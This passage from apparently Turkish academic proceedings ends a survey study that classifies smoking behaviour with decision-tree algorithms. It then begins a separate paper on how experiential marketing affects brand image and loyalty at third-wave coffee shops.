$$r_s = 1 - \frac{6 \sum_{i=1}^n d_i^2}{n(n^2-1)} \quad (1)$$

2.3. Sınıflandırma Analizi


Sınıflandırma analizi, önceden tanımlanmış sınıflara verilerin uygun bir şekilde dağıtılması işlemidir. Sınıflandırma analizinde veriler eğitim ve test verileri olarak ikiye ayrılır. Eğitim verileri, sınıflandırma algoritmalarını eğiterek model kurmada kullanılır. Test verileri ile ise kurulan model test edilir ve modelin başarısı ölçülür. Kısa bir tanımla sınıflandırma algoritmaları, eğitim verilerini kullanarak sınıfların özelliklerini öğrenmede ve test verisi olarak gelen bilginin hangi sınıfa ait olduğunu tahmin etmede kullanılan algoritmalar [8]. Sınıflandırma analizi için ortaya atılmış pek çok algoritma bulunmaktadır. Bunlar; karar ağaçları, Bayesci yaklaşımlar, fonksiyon temelli algoritmalar (destek vektör makinaları, lojistik vb.), lazy sınıflandırıcılar (k-en yakın komşu, KStar vb.) olarak sayılabilir. Her bir sınıflandırma algoritmasının farklı bir yaklaşım tekniği vardır ve problemlere farklı bakış açıları sağlarlar [9].

Bu çalışmada karar ağacı yapısı ile yorum yapabilmek için karar ağacı yöntemleri kullanılmıştır. Karar ağacı sınıflandırmasında sınıf etiketleri bilinen veri örnekleri kullanılarak kural tabanlı bir ağaç yapısı oluşturulmaya çalışılır. Oluşturulan ağaç yapısında, düğümleri veri örneklerinin öz nitelikleri oluşturur. Yapının en üstteki bileşenine kök, uçlardaki bileşenlerine yaprak ve aradaki diğer bileşenlerine ise dal adı verilir [10]. Kök ve yapraklarda yer alacak özellikler, her bir algoritma için kendi kuralları gereğince belirlenir. Genel bir ifade ile, sınıflandırmayı belirleyen en temel değişken kök ve diğerleri de sırasıyla dalları oluşturur. Bu çalışmada, farklı karar ağacı yöntemleri ile analizler yapılmıştır. Çalışma sonunda en yüksek başarımları sağlayan üç algoritma (Random Tree, LMT, J48) için sonuçlar sunulmuştur.

Çalışmada bireyin sigara tüketip tüketmediği, kaç adet tükettiği dikkate alınmadan iki sınıflı (tüketiyor, tüketmiyor) 'sınıf kategorisi' olarak ele alınmıştır. Açıklayıcı değişkenler; yaş, cinsiyet, yaşadığı yer, ikamet ettiği yer, eğitim, kurum, gelir düzeyi, stres düzeyi, memnuniyet düzeyi, medeni durum, sağlık öyküsü, çocuk sayısı, aile çevresi, arkadaş çevresi, evde sigara içme kuralları ve sigara öyküsüdür. Sınıflandırma analizi için Weka 3.8.4. paket programı kullanılmıştır [11].

3. BULGULAR

Sigara içme alışkanlığını etkileyen faktörleri sınıflandırma analizi ile ortaya çıkarmayı amaçlayan bu çalışma, gönüllü katılımcıların anket sorularına verdikleri cevaplardan elde edilen veriler ile yapılmıştır. Bu verilere göre; anket çalışmasına katılmayı kabul eden 304 kişiden 191'i kadın (%62,8), 113'ü erkektir (%37,2) (Şekil 1).



Şekil 88. Yaş değişkeni için frekans dağılımı

İl merkezinde 114 kişi (%47,4), ilçede 115 kişi (%37,8) ve köyde 48 kişi (%15,8) yaşamaktadır. Katılımcıların 195'i (%64,1) kendi evinde, 93'ü (%30,6) kiralık konutta ve 16'sı (%5,3) yurttta yaşamaktadır. Katılımcıların %58,9'u önlisans veya lisans düzeyinde diploması olan kişilerdir. 94 kişi kamu kurumlarında, 102 kişi özel kurumlarda, 54 kişi öğrenci ve 57 kişi emekli veya işsizdir. Aylık gelirler kategorik olarak Tablo 1'de verilmiştir. 174 kişinin (%57,2) stres düzeyi orta, diğerlerinin ise düşük ya da yüksektir. Katılımcıların %68,1'i sahip oldukları işten veya gittikleri okuldan memnun olduklarını belirtmiştir. 304 kişinin 167'si evli ve %51'inin çocuğu yoktur. %21,4'ünün 1 çocuğu, %27,6'sının 2 veya daha fazla çocuğu vardır. 304 kişiden 259'unun hastalık geçmişine ilişkin kayda değer bir bilgi yoktur. Geçmişte 45 kişinin ciddi sağlık sorunları veya kronik hastalıkları olduğu görülmektedir. 192 kişi ailesinde sigara içen olduğunu, 263 kişi ise yakın arkadaşlarında sigara içen olduğunu beyan etmiştir. 207 kişinin evde sigara içmesi yasaklanırken, 44 kişinin evde sigara içmesi yasak değildir. Diğerleri ise evde herhangi bir kural olmadığını belirtmiştir. 82 katılımcı geçmişte ara sıra sigara içtiğini ve 97 katılımcı geçmişte düzenli olarak sigara içtiğini bildirmiştir. Katılımcıların %62,8'i şu anda sigara kullanmamaktadır (Tablo 2).

Tablo 2. Sigara kullanımını için frekans dağılımı

Sigara	Frekans	%	Kümülatif
0	191	62.83	62.83
1	7	2.3	65.13
2	9	2.96	68.09
3	1	0.33	68.42
4	1	0.33	68.75
5	10	3.29	72.04
6	6	1.97	74.01
7	2	0.66	74.67
8	1	0.33	75.00
10	27	8.88	83.88
12	2	0.66	84.54
14	1	0.33	84.87
15	15	4.93	89.80
17	3	0.99	90.79

20	18	5.92	96.71
25	3	0.99	97.70
30	3	0.99	98.68
35	1	0.33	99.01
40	2	0.66	99.67
60	1	0.33	100.00
Toplam	304	100.00	

Sigara içme miktarını etkileyebilecek faktörler Spearman korelasyon testi ile analiz edilmiştir. Tablo 3'te sonuçlar sunulmuştur.

Tablo 3. Spearman Korelasyon testi sonuçları

sigara ~ yaş		
Spearman's rho	=	-0.8642
prob > t	=	0.0000
sigara ~ stres		
Spearman's rho	=	0.1243
prob > t	=	0.0302
sigara ~ ev sahipliği		
Spearman's rho	=	0.1249
prob > t	=	0.0295
sigara ~ gelir		
Spearman's rho	=	-0.5448
prob > t	=	0.0000
sigara ~ kurum		
Spearman's rho	=	0.5343
prob > t	=	0.0000
sigara ~ evlilik		
Spearman's rho	=	-0.6590
prob > t	=	0.0000
sigara ~ çocuk		
Spearman's rho	=	-0.6542
prob > t	=	0.0000
sigara ~ ailede sigara		
Spearman's rho	=	0.2143
prob > t	=	0.0002
sigara ~ arkadaşlarda sigara		
Spearman's rho	=	0.2457
prob > t	=	0.0000
sigara ~ sigara geçmişi		
Spearman's rho	=	0.3495
prob > t	=	0.0000
sigara ~ evde sigara kuralı		
Spearman's rho	=	0.1802
prob > t	=	0.0016

Çalışmada, literatürde bulunan farklı karar ağacı algoritmaları veri setine uygulanmış ve performansları incelenmiştir. Hangi algoritmanın daha anlamlı sonuç verdiğini belirlemek için

doğruluk, duyarlılık ve kesinlik değerleri hesaplanmıştır. Tablo 4’de, karar ağacı algoritmalarından başarımlarına göre en iyi sonuç veren üç algoritmanın sonuçları verilmektedir.

Tablo 4. Karar ağacı testi sonuçları

Algoritma	Doğru Sınıflandırma Oranı (%)	Duyarlılık	Kesinlik
Random Tree	94.74	0.96	0.95
LMT	97.70	0.98	0.98
J48	98.03	0.97	1.00

İncelenen algoritmaların karar ağacı çıktılarına bakıldığında Random Tree algoritmasının karar ağacı yapısının diğer algoritmalarla göre daha kapsamlı olduğu görülmektedir. Tablo 5 ile verilen Random Tree algoritması karar ağacı yapısında çocuk sayısı temel değişken olmak üzere; eğitim, yaş, yaşadığı yer, çalıştığı kurum, sağlık geçmişi, ailede sigara içen varlığı, gelir, işten/okuldan memnuniyeti ve sigara geçmişi bireyin sigara kullanıp kullanmadığını etkileyen değişkenler olarak belirlenmiştir. Tablo 6’da yer alan LMT algoritmasının karar çıktısında, yaş ve sigara geçmişi değişkenleri yer almaktadır. Tablo 7’de yer alan ve en yüksek başarımlar sağlayan J48 algoritması karar ağacı yapısı ise temel ve tek değişken olarak yaş değişkeninden oluşmaktadır.

Tablo 5. Random Tree algoritması karar ağacı yapısı

Çocuk sayısı	Çocuk sayısı: 0	Eğitim: okul bitirmede	Yaş < 25.5	Sigara içiyor			
			Yaş ≥ 25.5	Sigara içmiyor			
		Eğitim: ilköğretim	Yaşadığı yer: il	Sigara içmiyor			
			Yaşadığı yer: ilçe	Sigara içiyor			
		Eğitim: lise	Yaşadığı yer: köy-mahalle	Sigara içmiyor			
			Kurum: öğrenci	Sigara içiyor			
		Eğitim: üniversite	Kurum: kamu	Yaşadığı yer: il	Sigara içmiyor		
				Yaşadığı yer: ilçe	Sigara içiyor		
			Kurum: özel	Yaşadığı yer: köy-mahalle	Sigara içmiyor		
				Yaşadığı yer: il	Yaş < 29.5	Sigara içiyor	
		Eğitim: lisansüstü	Kurum: çalışmıyor	Yaşadığı yer: il	Yaş ≥ 29.5	Sigara içmiyor	
				Yaşadığı yer: ilçe	Sigara içmiyor		
		Eğitim: lisansüstü	Kurum: çalışmıyor	Yaşadığı yer: köy-mahalle	Sigara içiyor		
				Kurum: çalışmıyor	Sigara içiyor		
		Eğitim: lisansüstü	Sağlık geçmişi: yok	Yaş < 28.5	Sigara içiyor		
					Sigara içiyor		
				Yaş ≥ 28.5	Ailede sigara içen: var	Sigara içiyor	
					Ailede sigara içen: yok	Yaş < 23.5	Sigara içiyor
		Eğitim: lisansüstü	Sağlık geçmişi: var	Yaş ≥ 23.5	Sigara içmiyor		
				Sigara içmiyor			
Eğitim: lisansüstü	Sağlık geçmişi: yok	Gelir: 0-1000	Sigara içmiyor				
		Gelir: 1001-2000	Sigara içmiyor				
		Gelir: 2001-3000	Sigara içmiyor				

				Gelir: 3001-5000	Sigara içmiyor		
				Gelir: 5000 üstü	Yaş < 29	Sigara içmiyor	
					Yaş ≥ 29	Sigara içiyor	
				Sigara geçmişi: ara sıra	Gelir: 0-1000	Sigara içiyor	
					Gelir: 1001-2000	Sigara içmiyor	
					Gelir: 2001-3000	Sigara içmiyor	
					Gelir: 3001-5000	Sigara içmiyor	
					Gelir: 5000 üstü	Sigara içmiyor	
					Gelir: 0-1000	Sigara içiyor	
				Sigara geçmişi: düzenli	Gelir: 1001-2000	Kurum: öğrenci	Sigara içmiyor
						Kurum: kamu	Sigara içmiyor
						Kurum: özel	Sigara içmiyor
						Kurum: çalışmıyor	Sigara içiyor
					Gelir: 2001-3000	Sigara içmiyor	
					Gelir: 3001-5000	Sigara içmiyor	
					Gelir: 5000 üstü	Kurum: öğrenci	Sigara içmiyor
						Kurum: kamu	Sigara içmiyor
						Kurum: özel	Sigara içiyor
						Kurum: çalışmıyor	Sigara içmiyor
				Çocuk sayısı: 1	Eğitim: okul bitirmede	Sigara içmiyor	
Eğitim: ilkokul	Sigara içmiyor						
Eğitim: lise	Sigara içmiyor						
Eğitim: önlisans-lisans	Yaş < 28.5	Memnuniyet: memnun	Sigara geçmişi: yok		Sigara içmiyor		
			Sigara geçmişi: ara sıra		Sigara içiyor		
			Sigara geçmişi: düzenli		Sigara içmiyor		
	Yaş ≥ 28.5	Memnuniyet: memnun değil	Sigara içiyor				
		Sigara içmiyor					
Çocuk sayısı: 2 ve üstü	Eğitim: lisansüstü	Sigara içmiyor					
	Eğitim: okul bitirmede	Sigara içiyor					
	Eğitim: ilkokul	Sigara içmiyor					
	Eğitim: lise	Sigara içmiyor					
	Eğitim: önlisans-lisans	Sigara içmiyor					
	Eğitim: lisansüstü	Sigara içmiyor					

Tablo 6. LMT algoritması karar çıktısı

$-23.79 + [\text{yaş}] * 0.84 + [\text{sağlık geçmişi: yok}] * 0.89$	Sigara içmiyor
$23.79 + [\text{yaş}] * -0.84 + [\text{sağlık geçmişi: yok}] * -0.89$	Sigara içiyor

Tablo 7. J48 algoritması karar çıktısı

Yaş > 28	Sigara içmiyor
Yaş ≤ 28	Sigara içiyor

4. SONUÇ

Hem ülkemizde hem de dünya genelinde ciddi bir halk sağlığı sorunu olan sigara içme davranışı, farklı sebeplerden dolayı ortaya çıkmaktadır. Bireylerin bir kısmı arkadaş çevresi etkisiyle bir kısmı ise kendini stres altında hissettiği için bu tutumu sergilemektedir. 304 gönüllü katılımcı ile gerçekleştirilen bu anket çalışmasında, farklı kesimden bireyleri sigara içmeye iten davranışlar araştırılmıştır. Karar ağacı yapılarıyla elde edilen sonuçlara göre; çocuk sayısı, eğitim, yaş, yaşadığı yer, çalıştığı kurum, sağlık geçmişi, ailede sigara içen varlığı, gelir, işten/okuldan memnuniyeti ve sigara geçmişi bireyleri sigara içmeye iten sebepler olarak tespit edilmiştir. Elde edilen bu sonuçların halk sağlığı için düzenlenen kampanya ve reklamlara destek olabileceği düşünülmektedir.

5. KAYNAKÇA

- [1] Stabile, L., Buonanno, G., Ficco, G., Scungio, M. (2016). Smokers' Lung Cancer Risk Related to The Cigarette-Generatedmainstream Particles. *Journal of Aerosol Science*, 107, 41-54.
- [2] Carbone, S., Gumina, S. (2016). *Smoking Habit*. Springer, Cham. 71-74.
- [3] Doğan, D.G., Ulukol, B. (2010). Ergenlerin Sigara İçmesini Etkileyen Faktörler ve Sigara Karşıtı İki Eğitim Modelinin Etkinliği. *İnönü Üniversitesi Tıp Fakültesi Dergisi*, 17, 179-185.
- [4] Lalithambigai, G., Rao, A., Rajesh, G., Ramya, S., Pai, BHM. (2016). Predictors of Cigarette Smoking among Young Adults in Mangalore, India. *Asian Pacific Journal of Cancer Prevention*, 17, 45-50.
- [5] Çolak, E. (2014). Korelasyon Analizi. Eskişehir Osmangazi Üniversitesi, Tıp Fakültesi, Biyoistatistik Anabilim Dalı, Eskişehir, Türkiye.
- [6] Myers, L., Sirois, M.J. (2006). Spearman Correlation Coefficients, Differences between. John Wiley & Sons, Inc. All.
- [7] Tarkun, E.T. (1996). Alternatif Korelasyon Teknikleri. M. Ü. Atatürk Eğitim Fakültesi Eğitim Bilimleri Dergisi, 8, 237-249.
- [8] Tanyıldızı, E., Karabatak, M., Yıldırım, G., Özpolat, Z. (2018). Siğil Tedavisinde Sınıflandırma Algoritmalarının Performans Analizi. *Fırat Üniv. Müh. Bil. Dergisi*, 30(2), 249-256.
- [9] Akmaz, D., Mamiş, M.S. (2017). Bayes, Lazy, Trees, Rules Sınıfı Makne Öğrenme Algoritmaları. 2nd International Mediterranean Science and Engineering Congress, 250-253, 25-27 Ekim, Adana, Turkey.

- [10] Güldal, H., Çakıcı, Y. (2017). Ders Yönetim Sistemi Yazılımı Kullanıcı Etkileşimlerinin Sınıflandırma Algoritmaları ile Analizi. Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, 21(4), 1355-1367.
- [11] Witten, I.H., Frank, E., Trigg, L., Hall, M., Holmes, G., Cunningham, S.J. (1999). Weka: Practical Machine Learning Tools and Techniques with Java Implementations. The University of Waikato, Department of Computer Science, Hamilton, New Zealand.

DENEYİMSEL PAZARLAMA, MARKA İMAJİ VE MARKA SADAKATI: ÜÇÜNCÜ NESİL KAHVE SUNAN İŞLETMELER ÜZERİNE BİR ARAŞTIRMA

Sinan Çavuşoğlu¹

¹*Bingöl Üniversitesi, Sosyal Bilimler MYO, Bingöl, TURKEY*

sinankys42@gmail.com

ORCID ID: 0000-0001-9365-8677

ÖZET

Son yıllarda rekabet ortamında yaşanan kıyasıya mücadele ve bu rekabetin beraberinde getirmiş olduğu yenilikler, insanların yaşam koşullarını, özellikle de yeme-içme alışkanlıklarını giderek değiştirmeye başlamıştır. Küreselleşmenin hızlı bir şekilde gelişimi, içecek türlerinden biri olan kahvede de farklı trendlerin oluşmasını sağlamıştır. Araştırma, deneysel pazarlamanın marka imajı ve marka sadakatine etkisini belirlemek amacıyla gerçekleştirilmiştir. Çalışmada ayrıca marka imajının marka sadakatine olan etkisi de belirlenmeye çalışılmıştır. Araştırmanın evrenini Türkiye’de üçüncü nesil kahve sunan kafe işletmelerini ziyaret eden müşteriler oluşturmaktadır. Bu bağlamda çevrimiçi anket tekniği kullanılarak kolayda örneklem yöntemiyle 390 kişiye ulaşılmıştır. Araştırmada hipotezlerin test edilmesi için SPSS ve AMOS istatistik programları kullanılmıştır. Analiz sonuçlarına göre deneysel pazarlamanın, marka imajı ($\beta=.669$; $p<0.001$) ve marka sadakatini ($\beta=.241$; $p<0.001$) pozitif yönde anlamlı olarak etkilediği tespit edilmiştir. Ayrıca marka imajının marka sadakatini ($\beta=.554$; $p<0.001$) pozitif yönde anlamlı etkilediği de tespit edilmiştir.

Anahtar Kelimeler: *Deneysel Pazarlama, Marka İmajı, Marka Sadakati, Üçüncü Nesil Kahve*

EXPERIENTIAL MARKETING, BRAND IMAGE AND BRAND LOYALTY: A RESEARCH ON BUSINESSES OFFERING THIRD WAVE COFFEE

ABSTRACT

The fierce struggle experienced in the competitive environment in recent years and the innovations brought about by this competition have started to gradually change people's living conditions, especially their eating and drinking habits. The rapid development of globalization has led to different trends in coffee, which is one of the beverage types. The research was carried out to determine the effect of experiential marketing on brand image and brand loyalty. In the study, it was also tried to determine the effect of brand image on brand loyalty. The universe of the study consists of customers who visited the cafe business offering third wave coffee in Turkey. In this context, 390 people were reached by using the online survey technique and the convenience sampling method. SPSS and AMOS statistical programs were used to test the hypotheses in the study. According to the results of the analysis, it was determined that experiential marketing significantly positively affected brand image ($\beta = .669$; $p < 0.001$) and brand loyalty ($\beta = .241$; $p < 0.001$). In addition, it was found that brand image positively significantly affected brand loyalty ($\beta = .554$; $p < 0.001$).

Keywords: *Experiential Marketing, Brand Image, Brand Loyalty, Third Wave Coffee*

1. GİRİŞ

Son yıllarda rekabet ortamında yaşanan kıyasıya mücadele ve bu rekabetin beraberinde getirmiş olduğu yenilikler, insanların yaşam koşullarını, özellikle de yeme-içme alışkanlıklarını giderek değiştirmeye başlamıştır. Küreselleşmenin hızlı bir şekilde gelişimi, içecek türlerinden biri olan kahvede de farklı trendlerin oluşmasını sağlamıştır. Teknolojinin gelişmesiyle birlikte ülkelerarası sınırların bir önemi kalmamış, yenilik ve trendlere göre kahve çeşitlerindeki tüketim alışkanlıklarında bir değişim yaşanması kaçınılmaz hale gelmiştir.

Boş zamanın sembolü olarak kahve, 1800'lü yıllardan günümüze kadar ulaşan bir geçmişe sahiptir. 1800'lü yıllardan başlayarak günümüze kadar uygulanan kavurma ve pişirme yöntemleri, kahvenin gelişimi için farklı amaçlara hizmet etmişlerdir. Ayrıca kahvenin tarihi incelendiğinde, dönemsel olarak hazırlanma süreci ile ilgili bir takım farklılıklar göze çarpmaktadır [1]. Bu farklılıklar "dalga", "nesil" şeklinde de ifade edilmektedir. Kahve nesilleri ile oluşturulmak istenen; tüketim

alışkanlığında farklılık sağlamak veya kahvenin bir çeşit pazarlanması olarak düşünülebilir. Özellikle üçüncü nesil kahve sunumlarının müşterilere deneyim kazandırılmasına oldukça uygun olduğu söylenebilir. Birinci nesil kahve yaklaşımıyla karakterize edilen 1800'lü yıllarda ki dönemde, kahvenin hem üretimi hem de tüketimi görece ucuzdu [2]. Bu dönemde kahve evlerde de tüketilirdi. 1960'ların sonlarında sanayi toplumunun ilerlemesi ile birlikte kahve tüketim alışkanlıkları değişmiş, hem kahve makinelerinin hem de kafelerin hâkim olmaya başladığı ikinci nesil kahve yaklaşımına geçilmiştir. Bu dönemde toptan üretim düzenli bir uygulama haline gelmiş ve Starbucks, Peet's Coffee ve Gloria Jean's gibi ünlü kahve markaları, espresso, latte ve cappuccino gibi kahve çeşitleri ile ulusal düzeyde büyük ilerleme kaydetmiştir [3]. Kahve tüketim alışkanlıkları, tarım toplumundan endüstriyel topluma ve ardından bilgi toplumuna geçişle birlikte daha da değişmiştir. Birinci ve ikinci nesil kahve yaklaşımlarında insanlar kafein ve sıcak içeceklerle eğlenme eğilimindeyken, üçüncü nesil kahve de ise kahveyi yaşayarak hazırlama ve tüketmeyi temel alma eğilimi oluşmuştur [4]. Üçüncü nesil kahve aslında uzun bir üretim sürecini kapsamaktadır. Üçüncü nesil kahvenin çekirdekleri, köylerden küçük miktarlarda satın alınır ve üretim yerinde kavrulur [3]. Kavrulmuş kahve, tüketildiği kadar öğütülür ve öğütülmüş kahve bir süre başka bir yere götürülür. Amaç, tüketicilere taze ve kaliteli kahve sunmaktır. Daha geniş bir ifade ile kahve sunumu ve tadımının bir sanat olarak ele alınması düşünülmektedir.

Deneyim ekonomisiyle beraber, çeşitli endüstrilerde deneyimsel pazarlama uygulamasını keşfetmeye yönelik birçok çalışma yapılmıştır [5], [6]. Deneyimsel pazarlama, geniş anlamda müşterilerle bağlantı oluşturan müşteri odaklı pazarlama faaliyetlerinin herhangi bir biçimi olarak tanımlanır [7].

Bir işletmenin marka imajı, yalnızca rekabet avantajı sağlamakla kalmayan, aynı zamanda işletmenin müşterilerin zihninde kalmasına yardımcı olan ve müşterilerin işletmeye bağlılığını sağlayan en önemli varlıklardan birisi olarak görülmektedir. Bir işletmenin pazarlama programının temel parçası, marka imajı [8] ve marka stratejisini [9] sürdürmektir. Olumlu ve iyi bilinen bir imaj, tüm işletmeler için önemli bir unsurdur, çünkü imaj, müşterilerin işletme algılarını ve iletişimini etkileyen güçlü bir satın alma belirleyicisidir [10]. Hizmet alanlarında, bir tüketici atmosferik değişkenlerle ve hizmet organizasyonlarının personeli ile etkileşime girdiğinde deneyimler ortaya çıkmaktadır [11]. Dahası, birçok deneysel sonuç, pozitif bir marka imajının marka sadakatine yol açacağını kanıtlamıştır [12], [13]. Deneyimsel pazarlama uygulamalarında benzersiz bir müşteri deneyimi oluşturabilen ve markaya büyük katkılar sağlayabilen işletmelerin genel olarak yiyecek-içecek işletmeleri olduğu söylenebilir [10]. Özellikle üçüncü nesil kahve işletmelerinin, iç dekorasyonları, mekânsal tasarımları, zengin ve aromatik kahve seçenekleri, müzik, ışık, çalışanların tutumları vb. atmosferik unsurlar ile deneyimsel pazarlama kapsamında önemli bir değer oldukları söylenebilir.

Bu çalışmanın amacı Türkiye'de faaliyet gösteren ve üçüncü nesil kahve sunan işletmeleri ziyaret eden kafe müşterilerinin yaşamış oldukları deneyimlerinin, marka imajı ve marka sadakatine etkisini

araştırmaktır. Müşteriler artık işletmelerden benzersiz ve hoş izlenimler bırakan deneyimler beklemektedir. Bir müşteri, mal veya hizmeti sadece kendisine sağlamış olduğu faydalardan dolayı satın almamakta, aynı zamanda hafızalarında bıraktıkları eşsiz deneyimlerden dolayı yapmaktadır [14]. Fark yaratan işletmeler, unutulmayan ve sürekli akılda tutulan bir imajın, deneyim ekonomisine geçişle mümkün olabileceğini belirtmişlerdir [15]. Bu nedenle, benzersiz ve eğlenceli deneyimlerin yardımıyla müşterileri elde tutmak ve tekrar ziyaretlerini sağlamak önemli bir pazarlama stratejisi haline gelmiştir. Böylesine homojen ve olgun bir pazarla karşı karşıya olan işletmeler, deneyimsel pazarlamayı artık bir ön koşul olarak görmemektedir. Uzun vadeli müşteri ilişkilerini iyileştirmek ve istikrarlı büyüme hacmine ulaşabilmek için işletmeler, farklılaştırılmış bir strateji kullanarak rakiplerine karşı etkileyici bir deneyim planı oluşturmak durumundadır. Bu yönüyle deneyimsel pazarlama, marka imajı ve marka sadakatini birlikte ele alan çalışmanın, literatüre önemli katkılar sağlayacağı düşünülmektedir.

2.KAVRAMSAL ÇERÇEVE

a. Deneyimsel Pazarlama

Deneyimsel pazarlama, tüketicilerin unutamayacağı deneyimler oluşturmak için bir rehber olarak görülmektedir [10]. Schmitt vd. [16], deneyimlerin satın alınamayacağını ve mal ya da hizmetlerin satın alınması sürecinden sonra da deneyimlerin ortaya çıkabileceğini belirtmişlerdir. Şüphesiz, tüketim eğilimi artık mal ve hizmetlerden deneyimlere doğru kaymaktadır [17]. Vargo ve Lusch [18], deneyim ve değer yalnızca bir bireyin bakış açısından algılandığını ve doğası gereği kişisel olduğunu, yalnızca müşterinin zihninde var olduğunu öne sürmüşlerdir. Bu nedenle, iki kişi aynı deneyime sahip olamaz [19]. Schmitt'e [17] göre deneyimsel pazarlama, müşterilerin işletmeleri ve markaları duyuşsal, duygusal, düşünsel, davranışsal ve ilişkisel yönden anlamasıdır. Chang [10], işletmelerin deneyimsel pazarlamayı kullanarak uzun vadeli satışlarını ve karlarını artırabileceklerini belirtmişlerdir.

Schmitt [17] deneyimsel pazarlamanın beş alt boyuttan oluştuğunu ifade etmiştir. Bu boyutlar; duyuşsal, duygusal, düşünsel, davranışsal ve ilişkisel deneyimlerdir. Bunlar arasında “duyuş” tüketicilerin görme, ses, dokunma, tat ve koku gibi beş duyusuna atıfta bulunur; “duygusal” müşterilerin içsel duygularına ve hislerine hitap eder; “düşünsel” müşterileri yaratıcı bir şekilde meşgul eden bilişsel, problem çözme deneyimleri sunmak için kullanılan zekayı ifade eder; “davranışsal” fiziksel davranışları, yaşam tarzlarını ve etkileşimleri hedefler; ve son olarak “ilişkisel” bireylerin sosyal bağlarının bir parçası olma isteklerini dikkate alarak deneyimler yaratır [7].

b. Marka İmajı

1950'lerden bu yana marka imajı, müşteri davranış araştırması için önemli bir kavram haline gelmiştir [10]. Bir markanın merkezi yönü imajıdır [20], [21]. Marka imajı, müşteriler için belirli bir teklif/öneri sunarak, müşterilerin mal/hizmetlere hareket etmelerini sağlar [10]. Marka imajı, markanın tüketicinin hafızasında oluşturduğu çağrışımların yansıttığı algılar olarak tanımlanır [22]. Marka imajı

aynı zamanda müşterilerin belirli bir markaya yönelim nedeni, rasyonel temeli veya duygularını algılaması olarak da adlandırılır [23]. Alan yazında marka imajıyla ilişkili deneyimlerin bilişsel ve duygusal yönleri ifade edilmiştir [24], [25]. Park vd. [26] ise marka imajının sembolik, işlevsel ve deneyimsel yönünü çalışmalarında belirtmişlerdir. Dahası, marka imajı öz niteliklere [12] veya marka faydalarına/değerlerine [8] dayalı olarak ölçülmüştür. Wijaya [27], marka imajının kimlik, kişilik, birliktelik, davranış ve tutum, yeterlilik ve fayda olarak beş boyuttan oluştuğunu ifade etmiştir.

c. Marka Sadakati

Markaya sadık bir müşteri, bir şirketin en değerli müşterisi olarak kabul edilir [20]. Aslında birçok bilim insanı, marka sadakati kavramının bir evrim geçirmekte olduğunu kabul etmiştir [10]. Devi ve Menezes [28], marka sadakatinin satışları, pazar paylarını ve karlılığı artırdığını, böylece bir işletmenin pazarda gruplaşmasına veya kendini korumasına yardımcı olduğunu ifade etmektedirler. Marka sadakati, tüketicinin zihninde özel, olumlu ve belirgin anlamlar kazandığında ortaya çıkmaktadır [29] [10]. Aaker [9], marka sadakatini bir tüketicinin bir markaya olan bağlılığının ölçüsü olarak tanımlamıştır. Jacoby ve Kyner [30] sadakati, tüketicinin markaya karşı önyargılı davranışsal tepkisi olarak ifade etmişlerdir. Önceki çalışmalar, marka sadakatini yalnızca tekrarlanan satın alma davranışı olarak tanımlarken [30], [31], [32] sonraki çalışmalar tutumsal ve davranışsal sadakat olarak çok boyutlu bir kavram şeklinde ifade etmişlerdir [33], [34], [35].

3. KURAMSAL ÇERÇEVE

Schmitt [17] gerçekleştirmiş olduğu çalışmasında deneyimsel pazarlama yönlerinin marka imajını olumlu yönde etkilediğini ifade etmiştir. Alba ve Hutchinson [36], kişisel deneyimin tüketicilerin daha yüksek aşinalık, daha güçlü marka çağrışımı ve daha derin marka imajına sahip olmasını sağlayabileceğini ve böylelikle marka ile birey arasındaki ilişkiyi güçlendirebileceğini belirtmişlerdir. Oetomo ve Budiyanto [37] çalışmasında marka imajının deneyimsel pazarlama ve satın alma kararları arasındaki ilişkide aracı olduğunu bulgulamışlardır. Gerçekleştirilen çalışmalar neticesinde aşağıdaki hipotez önerilmektedir:

H1. Deneyimsel pazarlamanın marka imajı üzerinde olumlu bir etkisi vardır.

Nurrahmi [38], oteller üzerine gerçekleştirmiş olduğu çalışmasında deneyimsel pazarlamanın müşteri tatminini ve müşteri sadakatini etkilediğini tespit etmişlerdir. Fransisca [39], deneyimsel pazarlamanın pazarlamacılar için marka sadakati oluşturmada en etkili unsur olduğunu belirtmişlerdir. Alan yazında bir çok çalışma deneyimsel pazarlamanın müşteri tatminini artırabileceğini ve sonrasında müşteri sadakati oluşturacağını ileri sürmüştür [40], [41]. Chang [10], Tayvan'da Starbucks işletmesini ziyaret eden müşteriler üzerinde gerçekleştirmiş olduğu çalışmasında, deneyimsel pazarlamanın marka imajının aracılık etkisiyle marka sadakatini etkilediğini tespit etmiştir. Gerçekleştirilen çalışmalar neticesinde aşağıdaki hipotez önerilmektedir:


H2. Deneyimsel pazarlamanın marka sadakati üzerinde olumlu bir etkisi vardır.

Chang vd.'nin [42] Tayvan'ın tema parkları üzerine gerçekleştirmiş oldukları çalışmalarında destinasyona bağlanmanın ve destinasyon memnuniyetinin hem destinasyon imajı hem de destinasyon sadakat ilişkisi üzerinde tam bir aracılık görevi üstlendiğini belirtmişlerdir. Saeed vd. [43], Pakistan'da telekomünikasyon sektörü üzerine gerçekleştirmiş olduğu çalışmada marka imajı ile marka sadakati arasında pozitif ve anlamlı bir ilişki olduğunu tespit etmişlerdir. Tu vd. [44], marka imajının müşteri tatminini ve bağlılığını etkilediğini ve dolayısıyla marka sadakatini önemli ölçüde etkileyeceğini öne sürmüşlerdir. Alif Fianto vd. [45], marka imajının satın alma davranışını etkilemede önemli bir role sahip olduğunu tespit etmişlerdir. Gerçekleştirilen çalışmalar neticesinde aşağıdaki hipotez önerilmektedir:

H3. Marka imajının marka sadakati üzerinde olumlu bir etkisi vardır.

4. YÖNTEM

Çalışmanın amacı tüketicilerin yaşamış oldukları deneyimlerinin, marka imajı ve marka sadakatine etkisini araştırmaktır. Araştırmanın evrenini Türkiye'de faaliyet gösteren ve üçüncü nesil kahve sunan işletmeleri ziyaret eden kafe müşterileri oluşturmaktadır.



Şekil 89. Araştırma Modeli

Bu doğrultuda oluşturulan araştırma modeline göre deneyimsel pazarlamanın marka imajı ve marka sadakatine etkisinin yanı sıra marka imajının marka sadakatine etkisi de incelenmektedir.

